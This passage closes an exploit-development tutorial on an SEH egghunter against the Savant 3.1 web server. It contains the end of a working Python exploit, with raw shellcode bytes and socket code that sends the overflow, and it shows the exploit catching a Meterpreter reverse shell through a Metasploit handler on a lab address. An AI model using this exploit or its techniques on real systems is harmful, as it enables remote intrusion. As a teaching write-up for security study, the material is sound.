    shellcode += b"\x0c\xab\x24\xf7\x55\x6f\x44\xae\x33\xde\x79"
    shellcode += b"\xb0\x9b\xbf\xdf\xba\x09\xa9\x60\x43\xd2\xd6"
    shellcode += b"\x3c\xd4\x1f\x1b\xbf\x24\x37\x2c\xcc\x16\x98"
    shellcode += b"\x86\x5a\x1b\x51\x01\x9c\x2a\x75\xb2\x72\x94"
    shellcode += b"\x15\x4c\x73\xe5\x3c\x8b\x27\xb5\x56\x3a\x48"
    shellcode += b"\x5e\xa6\xc3\x9d\xcb\xac\x53\x14\x0c\xb2\xa7"
    shellcode += b"\x40\x0e\xb2\xa6\x2b\x87\x54\xf8\x1b\xc8\xc8"
    shellcode += b"\xb9\xcb\xa8\xb8\x51\x06\x27\xe7\x42\x29\xed"
    shellcode += b"\x80\xe9\xc6\x58\xf9\x85\x7f\xc1\x71\x37\x7f"
    shellcode += b"\xdf\xfc\x77\x0b\xea\x01\x39\xfc\x9f\x11\x2e"
    shellcode += b"\x9b\x5f\xe9\xaf\x0e\x60\x83\xab\x98\x37\x3b"
    shellcode += b"\xb6\xfd\x70\xe4\x49\x28\x03\xe2\xb6\xad\x32"
    shellcode += b"\x99\x81\x3b\x7b\xf5\xed\xab\x7b\x05\xb8\xa1"
    shellcode += b"\x7b\x6d\x1c\x92\x2f\x88\x63\x0f\x5c\x01\xf6"
    shellcode += b"\xb0\x35\xf6\x51\xd9\xbb\x21\x95\x46\x43\x04"
    shellcode += b"\xa5\x81\xbb\xdb\x82\x29\xd4\x23\x93\xc9\x24"
    shellcode += b"\x49\x13\x9a\x4c\x86\x3c\x15\xbd\x67\x97\x7e"
    shellcode += b"\xd5\xe2\x76\xcc\x44\xf3\x52\x90\xd8\xf4\x51"
    shellcode += b"\x09\xea\x8f\x1a\xae\x0b\x70\x33\xcb\x0b\x71"
    shellcode += b"\x3b\xed\x30\xa4\x02\x9b\x77\x75\x31\x84\x65"
    shellcode += b"\x53\x4c\x2d\x30\x36\xed\x30\xc3\xed\x32\x4d"
    shellcode += b"\x40\x07\xcb\xaa\x58\x62\xce\xf7\xde\x9f\xa2"
    shellcode += b"\x68\x8b\x9f\x11\x88\x9e"
    egg = b"w00tw00t" + shellcode + b"D" * (430 - len(shellcode))
    payload = method + egghunter + filler + EIP + b"\r\n\r\n" + egg

    print("[+] Sending Evil BUffer...")
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((server,port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 24.1 - The complete exploit. The only change from the previous iteration is the six extra bytes added to the egghunter that forge StackBase in FS:[4] before entering the search loop.
A Metasploit multi/handler is started to catch the reverse Meterpreter:
1
exploit

Figure 24.2 - The handler is listening on the configured LHOST and LPORT, ready to receive the staged reverse shell.
The exploit is fired:
1
python3 eggh.py 10.0.2.5

Figure 24.3 - The script connects, transmits the full payload, and closes cleanly. On the target, the server crashes and executes the egghunter, which scans the heap, finds the egg prefix, and jumps into the shellcode.
The Meterpreter session opens:

Figure 24.4 - A Meterpreter session is established. The SEH-based egghunter - with its forged StackBase - passed all four RtlDispatchException checks, scanned the heap, found w00tw00t, and jumped to the Meterpreter payload. Remote code execution is achieved without a static address and without a hardcoded syscall number.
The complete exploitation chain:
- Crash - oversized URL path overflows a stack buffer in Savant 3.1
- Method redirect - conditional jump in the Method field routes the instruction pointer into the URL buffer at startup
- Egghunter - 69-byte SEH egghunter with forged
StackBasescans all mapped memory- Heap staging - shellcode prefixed with
w00tw00tplaced in HTTP body; Windows heap manager copies it to a predictable region- Shell - egghunter finds the egg, jumps to the shellcode, Meterpreter connects back
Closing Thoughts
Egghunters occupy a specific and important niche in exploit development: they solve the space problem without requiring additional vulnerabilities or more sophisticated primitives. The technique dates back to skape’s 2004 paper and the core idea has changed very little - but the implementation details have changed considerably as Windows evolved.
The two egghunters built in this article illustrate that gap clearly:
The syscall-based egghunter is smaller (32 bytes) but fragile: the
NtAccessCheckAndAuditAlarmindex has moved across every major Windows release. On a new target you must first discover the correct index and then encode it without null bytes. TheNEGarithmetic trick shown here works for0x1C8but needs to be recalculated for any other index.The SEH-based egghunter is larger (69 bytes after the
StackBaseforge) but self-contained: it installs its own exception handler using nothing but stack writes and segment-register tricks, making it completely independent of the syscall table. TheRtlDispatchExceptionvalidation bypass - forgingStackBaseinFS:[4]- is the non-obvious piece that published versions of this egghunter miss, and it is what this article adds to the historical record.
Both techniques share a dependency on the heap layout being stable enough that the egghunter terminates in a reasonable time. On heavily loaded servers or systems with large anonymous memory maps the scan can take noticeably longer. In practice, heap staging through a second channel in the same request is reliable because the HTTP body is parsed before the crash is triggered.
The broader lesson is that memory-corruption exploitation is not a single skill but a collection of independent sub-problems: finding the overflow, controlling EIP under bad-character constraints, staging payload data through available protocol fields, navigating an unknown memory layout at runtime, and bypassing OS validation logic. Egghunters are one solution to the staging and navigation sub-problems - elegant, compact, and still effective when the alternatives are unavailable.